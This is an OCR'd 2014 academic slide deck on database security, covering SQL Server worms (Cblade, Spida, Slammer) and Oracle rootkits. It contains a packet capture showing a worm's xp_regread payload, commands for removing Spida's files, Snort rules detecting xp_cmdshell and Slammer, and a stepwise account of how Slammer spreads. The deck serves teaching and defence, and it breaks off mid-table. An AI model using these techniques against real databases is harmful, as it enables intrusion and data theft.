In the name of Allah

Databases hacking, safeguards and countermeasures


Case study :

Oracle & SQL server malwares

Present by : M. M. Ahmadian

Supervisor: Dr. Shahriari

May 2014



Home page : www.mmAhmadian.ir/ Weblog : ahmadian.blog.ir

Overview

1.Introduction

2.How databases are hacked?

3.Top Ten Database Security Threats

4.SQL Server malwares

- Cblade
- Spida
- Slammer

5.Oracle rootkits

6.Conclusion

7.References


Introduction to Database Security [1]

- Databases have the highest rate of breaches among all business assets.
- according to the 2012 Verizon Data Breach Report.
  - 96% of breached are from databases.
- databases are at the heart of any organization, storing customer records and other confidential business data.

But How are databases so vulnerable to breaches?

How much personal data worth?[1]

Data	Amount
Address	$0.50
Phone number	$0.25
Unpublished phone number	$17.50
Cell phone number	$10
Date of birth	$2
Social Security number	$8
Driver's license	$3
Education	$12
Credit history	$9
Bankruptcy details	$26.50
Lawsuit information	$2.95
Sex offender	$13
Workers' comp history	$18
Military record	$35



http://www.ft.com


How databases are hacked? [2,3]

- *Password guessing / bruteforcing*
- *Passwords and data sniffed over the network*
  - *If encryption is not used, passwords and data can be sniffed.*
- *Exploiting misconfigurations*
  - *Some database servers are open by default*
- *. Exploiting known/unknown vulnerabilities*
  - *Buffer overflows.*
  - *SQL Injection.*
  - *Etc.*
- *Exploiting SQL Injection on web applications*
  - *This is one of the easiest and preferred method that criminals use to steal sensitive information such as credit cards, social security numbers, customer information, etc.*
- *Stealing disks and backup data.*
  - *If data files and backed up data are not encrypted, once stolen data can be compromised.*
- *Insiders are a major threat*
  - *If they can log in then they can hack the database.*

How databases are hacked?(cons.)

- ***Malware***s
  - *By email, p2p, IM, CD, DVD, etc.*
  - *Once executed*
    - *Get database servers and login info*
      - *configure connections, Sniffing, etc.*
    - *Connect to database servers (try default accounts if necessary).*
    - *Steal data (run 0day and install rootkit if necessary).*
    - *Find next target*
      - *Looking at linked servers/databases.*
      - *Looking at connections.*
      - *Sniffing.*
    - *Send encrypted data back to attacker by email, HTTPS, covert channel, etc.*
  - *Installing a rootkit/backdoor*
    - *Actions and database objects can be hidden.*
    - *Designed to steal data and send it to attacker and/or to give the attacker stealth and unrestricted access at any given time.*

How databases are hacked?(cons.)



Top Ten Database Security Threats: 2010 vs. 2013[1]

Ranking	2013 Top Threats		2010 Top Threats
1	Excessive and Unused Privileges		Excessive Privilege Abuse
2	Privilege Abuse		Legitimate Privilege Abuse
3	SQL Injection	↑	Privilege Elevation
4	Malware	NEW	Exploitation of Vulnerable, Miconfigured Databases
5	Weak Audit Trail	↑	SQL Injection
6	Storage Media Exposure	↑	Weak Audit Trail
7	Exploitation of Vulnerabilities and Misconfigured Databases	↓	Denial of Service
8	Unmanaged Sensitive Data	↑	Database Communication Protocol Vulnerabilities
9	Denial of Service	↓	Unauthorized Copies of Sensitive Data
10	Limited Security Expertise and Education	NEW	Backup Data Exposure

SQL server malwares : Cbalde[5]


- Cbalde
  - dnsservice.exe Worm
  - 2001-2003
  - First MS SQL Server worm.
    - With 3 versions

Worm: Microsoft SQL Server Worm

Threat Type:	IntelliShield: Malicious Code Alert
IntelliShield ID:	2853
Version:	4
First Published:	2001 November 21 00:05 GMT
Last Published:	2003 April 01 17:12 GMT
Port:	1433

Urgency:	Unlikely Use	2
Credibility:	Confirmed	5
Severity:	Heavy Damage	5

SQL malwares : Cbalde diagram



SQL server malwares：Cbalde[5]

- Update current antivirus software programs
- Force DBA to change the default configuration.
- Restrict access to port 1433 .

```
10/07-16:03:38.326917 192.168.68.131:1031 -> 192.168.68.134: 1433
TCP TTL:128 TOS:0x0 ID:32256 IpLen:20 DgmLen:462 DF
***AP*** Seq: 0x43225  Ack: 0x3AC90  Win: 0x1EA9  TcpLen: 20
01 01 01 A6 00 00 01 00 44 00 65 00 63 00 6C 00  ........ D.e.c.l.
61 00 72 00 65 00 20 00 40 00 74 00 65 00 73  00 a.r.e. .@.t.e.s.
74 00 20 00 76 00 61 00 72 00 63 00 68 00 61 00  t. .v.a.r.c.h.a.
72 00 28 00 32 00 30 00 29 00 0D 00 0A 00 45 00  r.(.2.0.).....E.
78 00 65 00 63 00 20 00 6D 00 61 00 73 00 74 00  x.e.c. .m.a.s.t.
65 00 72 00 2E 00 2E 00 78 00 70 00 5 F 00 72 00  e.r.....x.p._.r.
65 00 67 00 72 00 65 00 61 00 64 00 20 00 0D 00  e.g.r.e.a.d. ...
0A 00 09 00 40 00 72 00 6F 00 6F 00 74 00 6B 00  ....@.r.o.o.t.k.
65 00 79 00 3D 00 27 00 48 00 4B 00 45 00 59 00  e.y.=.'.H.K.E.Y.
5F 00 4C 00 4F 00 43 00 41 00  4C 00 5F 00 4D 00  _.L.O.C.A.L._.M.
41 00 43 00 48 00 49 00 4E 00 45 00 27 00 2C 00  A.C.H.I.N.E.'.,.
20 00 0D 00 0A 00 09 00 40 00 6B 00 65 00 79 00  ........@.k.e.y.
3D 00 27 00 53 00 59 00 53 00 54 00 45 00 4D 00  =. '.S.Y.S.T.E.M.
```

SQL server malwares：Cbalde[5]

- Install Patches
  - The Aladdin Virus Alert for Win32.Cblade.a is available at the following link: Virus Alert. The March 2, 2003, virus definitions are available at the following link: Aladdin
  - The Aladdin Virus Alert for Win32.Cblade.b is available at the following link: Virus Alert. The March 2, 2003, virus definitions are available at the following link: Aladdin
  - The Computer Associates Virus Threat for Win32.SQL, as well as the signature and engine information, is available at the following link: Computer Associates
  - The F-Secure Virus Description for SQL Worm is available at the following link: Virus Description. The November 24, 2001, and later definition updates are available at the following link: F-Secure
  - …

MS SQL malwares : Spida [5]

- Spida MS SQL Server worm.
  - Second MS SQL Server worm.
  - 2002
  - Exploit blank sa password.
  - Platforms Affected:
    - Microsoft SQL Server
    - Microsoft Windows 2000
    - Microsoft Windows 2003 Server
    - Microsoft Windows NT 4.0
    - Microsoft Windows XP
- MSRC bad days.
- MS released 12 security bulletins related to SQL Server and SP3 is released.
  - 2 remotely exploitable vulnerabilities.
- Worst MS SQL Server year.

MS SQL malwares : Spida [5]

Remove worm files:

```
regsvr32 /u timer.dll
cd %SystemRoot%
   del regedt32.exe
cd system32
   attrib -h drivers\services.exe
   attrib -h clemail.exe
   attrib -h pwdump2.exe
   attrib -h run.js
   attrib -h samdump.dll
   attrib -h sqldir.js
   attrib -h sqlexec.js
   attrib -h sqlinstall.bat
   attrib -h sqlprocess.js
   attrib -h timer.dll

   del drivers\services.exe
   del clemail.exe
   del pwdump2.exe
   del run.js
   del samdump.dll
   del sqldir.js
   del sqlexec.js
   del sqlinstall.bat
   del sqlprocess.js
   del timer.dll
```

Restore registry values:

```
HKLM\SYSTEM\CurrentControlSet\Services\NetDDE\ImagePath
      value: %SystemRoot%\system32\netdde.exe
HKLM\SYSTEM\CurrentControlSet\Services\NetDDEStart
      value: 2
```

MS SQL malwares：Spida Safeguards [5]

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 1433 (msg:"MS-SQL xp_cmdshell - program
execution"; content: "x|00|p|00|_|00|c|00|m|00|d|00|s|00|h|00|e|00|l|00|l|00|"; nocase;
flow:to_server,established; classtype:attempted-user; sid:687; rev:4;)
```


```
[**] [1:687:4] MS-SQL xp_cmdshell - program execution [**]
[Classification: Attempted User Privilege Gain] [Priority: 1]
12/02-22:47:27.250263 0:50:BF:65:B4:35 -> 0:50:4:C9:CB:E6 type:0x800 len:0x84
192.168.0.1:1097 -> 192.168.0.4:1433 TCP TTL:128 TOS:0x0 ID:945 IpLen:20 DgmLen:118
DF
***AP*** Seq: 0x88943B60  Ack: 0x6CC857BD  Win: 0xF958  TcpLen: 20
```

MS SQL malwares : Slammer [2,3,4,8]

- Slammer/Sapphire Worm
  - Third MS SQL Server worm.
  - 2003
  - The worm was based on proof of concept code demonstrated at the Black Hat Briefings by David Litchfield[3]
  - Sapphire's spreading strategy is based on random scanning, like Code Red. [2]
  - Exploits UDP port 1434 buffer overflow.
  - A patch had been available from Microsoft for six months prior to the worm's launch, but many installations had not been patched – including many at Microsoft[5]
  - because the SQL Slammer worm was so small in size, sometimes it was able to get through when legitimate traffic was not. [2]

MS SQL malwares : Slammer [2,3,4,8]

more than 90% of vulnerable hosts within 10 minutes![4]



What a Propagation ?!

MS SQL malwares : Slammer Steps [2]

1. **Get inside**
   - masquerades as a single UDP packet
   - The first byte in the string is “04”
   - name be at most 16 bytes long and end in “00”
   - ssnetlib.dll : SQL Server Resolution Service
2. **Reprogram the Machine**
   - after opening Slammer's too-long UDP "request" is overwrite its own stack with new instructions that Slammer has disguised as a routine query
3. **Choose Victims at Random**
   - targeting another computer that could be anywhere on the Internet.
4. **Replicate**
   - Slammer points to its own code as the data to send.
5. **Repeat**

MS SQL malwares：Slammer [2,3,4,8]

- **Outcame**
  - overwhelmed the network with its scanning
    - denial of service by flooding the network.
  - it shut down
    - Bank of America Corp.
    - ATMs
    - cancellation of airline flights
  - blacked out an emergency call center in Seattle.
- **Safeguard**
  - . Before one hooks up a computer, one should define its function and the services necessary to perform that function. If the computer is not going to be used as a database or web server, then those programs and services should not be running.
  - Use of the "netstat -an" command on a Windows or Unix machine will let you know what ports are open on your machine. For example, POP3 runs on TCP port 110. If your machine is not running a POP server, this port should not be open.
  - Us
    ne

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1434 (msg:"SQL
Sapphire Worm";
dsize:>300; content: "|726e 5168 6f75 6e74 6869 636b 4368 4765|";
offset: 150; depth: 75;)
```

Oracle Rootkits [6]

- A rootkit is a set of tools used by an attacker after hacking a computer system that hides logins, processes, etc. It is commonly used to hide the operation of an attacker in a compromised system. Rootkits are more widespread in Operating Systems but the idea is applicable to databases too.

- Operating Systems and Databases are quite similar in the architecture.
  - Both have
    - Users
    - Processes
    - Jobs
    - Executables
    - …

OS	→	DB
Hide OS User	→	Hide Database User
Hide Jobs	→	Hide Database Jobs
Hide Processes	→	Hide Database Processes

Oracle Rootkits [6]

If a database is a (kind of) operating system, then it is possible to migrate malware (concepts) like viruses or rootkits from the operating system world to the database world.

OS cmd	Oracle	SQL Server	DB2	Postgres
